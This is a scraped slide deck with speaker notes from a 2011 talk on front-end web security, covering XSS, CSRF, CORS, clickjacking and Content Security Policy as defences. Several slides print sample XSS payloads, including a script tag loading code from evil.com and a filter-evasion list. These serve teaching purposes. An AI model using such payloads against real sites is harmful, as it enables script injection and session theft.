
http://amolnaik4.blogspot.com/2011/09/hijacking-2-clicks-in-google-accounts.html
Advanced clickjacking
Side 71
 Exploiting drag-n-drop to steal content
 User drags a ball into a basket
– In reality selects text and drops it in a textarea
Anti-clickjacking
Side 72

 Javascript framebusting
 Response header
X-Frame-Options: sameorigin
X-Frame-Options: deny
 Javascript framebusting can be circumvented
 X-Frame-Options is only supported in newer browsers
– IE8 was the first one
– IE also supports X-Frame-Options: allow-from <domains>
Side 73
DEMO
Anti-clicjacking via X-Frame-Options
EcmaScript 5 – defineProperty
Side 74

 Object.defineProperty(object, propertyName, {
get: function() { ... },
set: function(value) { ... },
configurable: boolean
})
Side 75
DEMO
Blocking calls to document.cookie from JS
HTML5 – SVG
http://www.owasp.org/images/a/aa/The_image_that_called_me.pdf
 Scalable Vector Graphics
– Image format
– Allows for scripting
– XML-based
– Can be declared inline
– <html>...<div>...<svg>...
 Countless XSS bugs in browser implementations

SVG favicon
 SVG favicon overlaying the chrome of Opera
Side 77
Picture by Mario Heiderich @0x6D6172696F
Content Security Policy
Mozilla CSP - Content Security Policy
• Now a W3C standard
• header based - server instructs browser
• policies for javascript, frames, images, style etc.
X-Content-Security-Policy: allow *; script-src 'self‘
X-Content-Security-Policy: allow *; script-src 'self' *.google.com https://*.nordea.no:443
X-Content-Security-Policy: allow *; script-src 'self'; options inline-script eval-script
https://wiki.mozilla.org/Security/CSP/Spec
Content Security Policy
 First version came in Firefox 4
– FF7 and FF8beta ~80% compliant with current W3C spec
 Implemented in Chrome
– Completely broken in Chrome 15 – ~95% compliant in beta (16)
 By default disables javascript functions that build code from strings
eval(s), setTimeout(s,t), setInterval(s,t), new Function(s)
 Can (in the future) be used for clickjacking-defence:
frame-ancestors uri
Side 79
Side 80
DEMO
Content Security Policy demo
Other HTML5 features
Side 81
 Check html5sec.org
 Test tool http://html5sec.org/innerhtml

Recommended books
Side 82
Questions
Erlend Oftedal
erlend.oftedal@bekk.no
@webtonull
 People you should follow
@0x6D6172696F – HTML5 security
@johnwilander – RIA security
@wisecwisec – DOM based XSS
@garethheyes - XSS
@kkotowicz - Clickjacking

Web Application Security in front end

  • 1.
    Web security inthe frontend Framsia H2011 – Erlend Oftedal Side 1
  • 4.
    Who am I? Developer  Head of the security competency group at BEKK  Chapter lead of the OWASP Norway chapter  Member of the Norwegian Honeynet project  erlend.oftedal@bekk.no  @webtonull  http://erlend.oftedal.no/blog
  • 10.
  • 11.
  • 12.
    Client side validationof data sent to server  Improves usability  Has nothing to do with security Side 12
  • 13.
    Cross Site Scripting- XSS  One of the most common problems  OWASP Top 10 2004, 2007, 2010 Side 13 http://info.veracode.com/rs/veracode/images/soss-v3.pdf
  • 14.
  • 15.
  • 16.
  • 17.
  • 18.
  • 19.
  • 20.
  • 21.
  • 22.
    DOM-based Side 22  http://www.server.com/#banner=2011 Would you click:  http://server.com/#banner=2011<script src="http://evil.com/"></script>  http://server.com/#banner=2011%3Cscript%20src%3D%22http%3A//evil.com/%22%3E%3C/script% 3E  http://bit.ly/vH6d6w Not sent to server
  • 23.
    Example  $(location.hash)  $("#<script>alert(1)</script>") http://codesearch.google.com/codesearch?as_q=%22%24%28location.hash%29%22 http://ma.la/jquery_xss/
  • 24.
    Twitter September 2010 (function(g){ var a = location.href.split("#!")[1]; if(a){ g.location = a; } })(window); Goal: https://twitter.com/#!/framsia https://twitter.com/framsia Side 24 http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html
  • 25.
    Twitter September 2010 https://twitter.com/#!javascript:alert(1) g.location= "javascript:alert(1)" Side 25 Not sent to server
  • 26.
    First attempt topatch var c = location.href.split("#!")[1]; if(c) { window.location = c.replace(":", ""); } else { return true; } Side 26 Replaces first occurence of the search string.
  • 27.
  • 28.
    2nd attempt (function(g){ var a= location.href.split("#!").[1]; if(a) { g.location = a.replace(/:/gi, ""); } })(window); Side 28
  • 29.
  • 30.
    Working patch (function(g){ var a= location.href.split("#!")[1]; if(a) { g.location.pathname = a; } })(window); Side 30
  • 31.
    HTML5 - BrowserStorage  Persistent DOM based XSS
  • 32.
    Is it reallyall that dangerous? Side 32
  • 33.
  • 34.
  • 35.
    How do westop it? Side 35
  • 36.
    The same originpolicy <script> <iframe src="http://mail.google.com"> </iframe>
  • 37.
    Is input validationenough?  How do you validate an email address?  [a-z]+@[a-z]+.[a-z]{2,3}  [a-z'-A-ZæøåÆØÅ.]+@[a-z0-9-.]+.[a-z]{2,3} Side 37
  • 38.
    From Wikipedia  Thelocal-part of the email address may use any of these ASCII characters RFC 5322 Section 3.2.3: – Uppercase and lowercase English letters (a–z, A–Z) (ASCII: 65-90, 97-122) – Digits 0 to 9 (ASCII: 48-57) – Characters !#$%&'*+-/=?^_`{|}~ (ASCII: 33, 35-39, 42, 43, 45, 47, 61, 63, 94-96, 123-126) – Character . (dot, period, full stop) provided that it is not the first or last character, and provided also that it does not appear two or more times consecutively (e.g. John..Doe@example.com). – Special characters are allowed with restrictions including: – Space and "(),:;<>@[] (ASCII: 32, 34, 40, 41, 44, 58, 59, 60, 62, 64, 91-93)
  • 39.
    From Wikipedia  Validemail addresses – niceandsimple@example.com – a.little.unusual@example.com – much."more unusual"@example.com – very.unusual."@".unusual.com@example.com – very."(),:;<>[]".VERY."very @"very".unusual@cool.example.com
  • 40.
    Input validation isnot enough!  How would you avoid XSS on Stack Overflow?  Do you really expect the user to write htmlentities like &gt; and &lt;? – User friendly? Side 40
  • 41.
    Contextual encoding  OWASPXSS Prevention cheat sheet – Between HTML tags – html encoding &#nn; – In HTML attributes – html attribute encoding &#nn; – In javascript strings – javascript encoding xnn – In CSS – CSS encoding nnnnnn – In URLs - URL encoding %nn Side 41
  • 42.
    Contextual encoding isimportant! Side 42 <html> <body> <script> var a = "</script><script>alert(1)</script>"; </script> </body> </html>
  • 43.
    Simple HTML encodingis not enough Side 43 <img class="profile" src="http://..." onmouseover="showUserProfile('bob&#39;); alert(&#39;1')">
  • 44.
    Allowing some HTMLtags?  Use a well-tested whitelist based policy engine – Specify allowed tags and allowed attributes – Canonicalization  Suggestions – OWASP AntiSamy – HtmlPurifier Side 44
  • 45.
    Why you doNOT write your own HTML-cleaner/sanitizer <IFRAME SRC="javascript:alert('XSS');"></IFRAME> <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT> <BODY onload!#$%&()*~+-_.,:;?@[/|]^`=alert("XSS")> <META HTTP-EQUIV="Set-Cookie" Content="USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCRIPT&gt;"> ¼script¾alert(¢XSS¢)¼/script¾ <charset="x-mac-farsi">☼script ☾alert(1)//☼/script ☾ http://ha.ckers.org/xss.html
  • 46.
    jQuery Encoder  $.encoder.canonicalize() $.encoder.encodeForCSS()  $.encoder.encodeForHTML()  $.encoder.encodeForHTMLAttribute()  $.encoder.encodeForJavaScript()  $.encoder.encodeForURL()  http://github.com/chrisisbeef/jquery-encoder Side 46
  • 47.
    Avoiding DOM basedXSS  Beware of potential attacker controlled data – window.name – window.referer – window.location.hash – ++ Side 47
  • 48.
    Coding principles  JSONfrom XHR should be JSON encoded – no HTML encoding  Beware of the semantics – jQuery:  Use $("...").text(value) instead of $("...").html(value)  Use .attr() to add attributes  Use .css() to modify CSS  URLencode before putting data in URLs (encodeURI() and friends)  Never ever put user data inside: – eval(string) – are you sure that's JSON and not just JS? – setInterval(string, t) – setTimeout(string, t) – new Function(string) Side 48
  • 49.
    Coding principles  Ifyou are using a templating engine like Mustache, check: – When is data escaped? – How is it escaped? – For what? – Test it! Side 49
  • 50.
  • 51.
    CSRF Side 51  CrossSite Request Forgery  One-click attack, session riding
  • 52.
  • 53.
    CSRF - Overview Side53 1. Login 2. Load content 4. Pay bill to attacker’s account Infected server 3. Page with hidden script Bank
  • 54.
    Stopping CSRF Side 54 Explicit verification before performing an action – CAPTCHA – Re-authentication  One-time password before paying bills
  • 55.
    CSRF – Token Side55 1. GET /pay Infected server Bank 2. 200 OK - <form...><input name="token" value="x123LKJ23" 3. POST /pay – token=x123LKJ23 4. 200 OK For session x Token=x123LKJ23 x123LKJ23 == x123LKJ23
  • 56.
    CSRF – Badtoken Side 56 0. Login 1. Load content Infected server 2. Page with hidden script and form <form...><input name="token" value="XYZZ..." > Bank 3. POST /pay – token=XYZZ... 4. 400 Bad request For session x Token=9992812jabc 9992812jabc != XYZZ...
  • 57.
    Side 57 DEMO CSRF Tokenprotection demo
  • 58.
    Cross Domain Data Side58  Proxy  JSONP  CORS
  • 59.
    Proxy Side 59  Clientasks server  Server asks target  Target returns data to server  Server returns data to client  Allows server to inspect/reject data  Does not circumvent the Same Origin Policy  Cannot directly reuse current authentication
  • 60.
    JSONP Side 60  Pagefrom server A adds a script-tag to target server B  Server B (hopefully) returns JSON data wrapped in a callback function: callback({"id":0, ...})  Page from server A defines a function with the same name as the callback function, and receives the data  Can leverage current authentication  Any webpage can include the same script tag and the same callback and thus potentially steal the data  Server B can misbehave and send other types of javascript (XSS)  No easy way to protect POST requests from CSRF  => Insecurely circumventing the Same Origin Policy
  • 61.
    CORS – CrossOrigin Resource Sharing Side 61  Standards-defined secure way to do cross domain requests from the browser  Types: – postMessage – Cross Domain XHR
  • 62.
    CORS - postMessage Side62  Webpage from server A includes a (hidden) iframe to target server B  JavaScript on page from A, invokes postMessage on iframe iframe.contentWindow .postMessage("some data", "http://serverB")  Page in iframe from server B defines an event handler: $(window).bind("message", function(e) { var event = e.originalEvent; if (event.origin == "http://serverA") { //process event.data } });
  • 63.
    CORS - postMessage Side63  Remember to check origin of an event  Don't be tempted to specify "*" as the second parameter to postMessage
  • 64.
    Cross Domain XHR Side64  $.getJSON("http://serverB/someService", function(data) { //handle data });  Server B returns the data with a specific response header: Access-Control-Allow-Origin: http://serverA  Once again do not use * as server name unless you want the data to be available to server
  • 65.
    Side 65 DEMO CORS DEMO(XHR + postMessage)
  • 66.
    Important regardless ofchoice Side 66  Agree on type of encodig – prefer JSON with no other encoding  Remember – if you allow HTML, you open for XSS
  • 67.
    Side 67 DEMO Video ofXSS via twitter feed
  • 68.
    Clickjacking Side 68  Userdoes not click on what he/she thinks  Hidden iframe  Like-jacking
  • 69.
  • 70.
  • 71.
    Advanced clickjacking Side 71 Exploiting drag-n-drop to steal content  User drags a ball into a basket – In reality selects text and drops it in a textarea
  • 72.
    Anti-clickjacking Side 72  Javascriptframebusting  Response header X-Frame-Options: sameorigin X-Frame-Options: deny  Javascript framebusting can be circumvented  X-Frame-Options is only supported in newer browsers – IE8 was the first one – IE also supports X-Frame-Options: allow-from <domains>
  • 73.
  • 74.
    EcmaScript 5 –defineProperty Side 74  Object.defineProperty(object, propertyName, { get: function() { ... }, set: function(value) { ... }, configurable: boolean })
  • 75.
    Side 75 DEMO Blocking callsto document.cookie from JS
  • 76.
    HTML5 – SVG http://www.owasp.org/images/a/aa/The_image_that_called_me.pdf Scalable Vector Graphics – Image format – Allows for scripting – XML-based – Can be declared inline – <html>...<div>...<svg>...  Countless XSS bugs in browser implementations
  • 77.
    SVG favicon  SVGfavicon overlaying the chrome of Opera Side 77 Picture by Mario Heiderich @0x6D6172696F
  • 78.
    Content Security Policy MozillaCSP - Content Security Policy • Now a W3C standard • header based - server instructs browser • policies for javascript, frames, images, style etc. X-Content-Security-Policy: allow *; script-src 'self‘ X-Content-Security-Policy: allow *; script-src 'self' *.google.com https://*.nordea.no:443 X-Content-Security-Policy: allow *; script-src 'self'; options inline-script eval-script https://wiki.mozilla.org/Security/CSP/Spec
  • 79.
    Content Security Policy First version came in Firefox 4 – FF7 and FF8beta ~80% compliant with current W3C spec  Implemented in Chrome – Completely broken in Chrome 15 – ~95% compliant in beta (16)  By default disables javascript functions that build code from strings eval(s), setTimeout(s,t), setInterval(s,t), new Function(s)  Can (in the future) be used for clickjacking-defence: frame-ancestors uri Side 79
  • 80.
  • 81.
    Other HTML5 features Side81  Check html5sec.org  Test tool http://html5sec.org/innerhtml
  • 82.
  • 83.
    Questions Erlend Oftedal erlend.oftedal@bekk.no @webtonull  Peopleyou should follow @0x6D6172696F – HTML5 security @johnwilander – RIA security @wisecwisec – DOM based XSS @garethheyes - XSS @kkotowicz - Clickjacking

Editor's Notes

  • #11 simple firebug/tamperdata bypass
  • #17 Reflected XSS – search field on www.insecurelabs.org
  • #20 Stored XSS - qwitter
  • #22 DOM-based XSS – qwitter – searchfield
  • #34 BEEF
  • #51 DOMinator
  • #58 CSRF Token protection
  • #66 CORS
  • #68 Not twitter&apos;s fault
  • #74 Anti clickajacking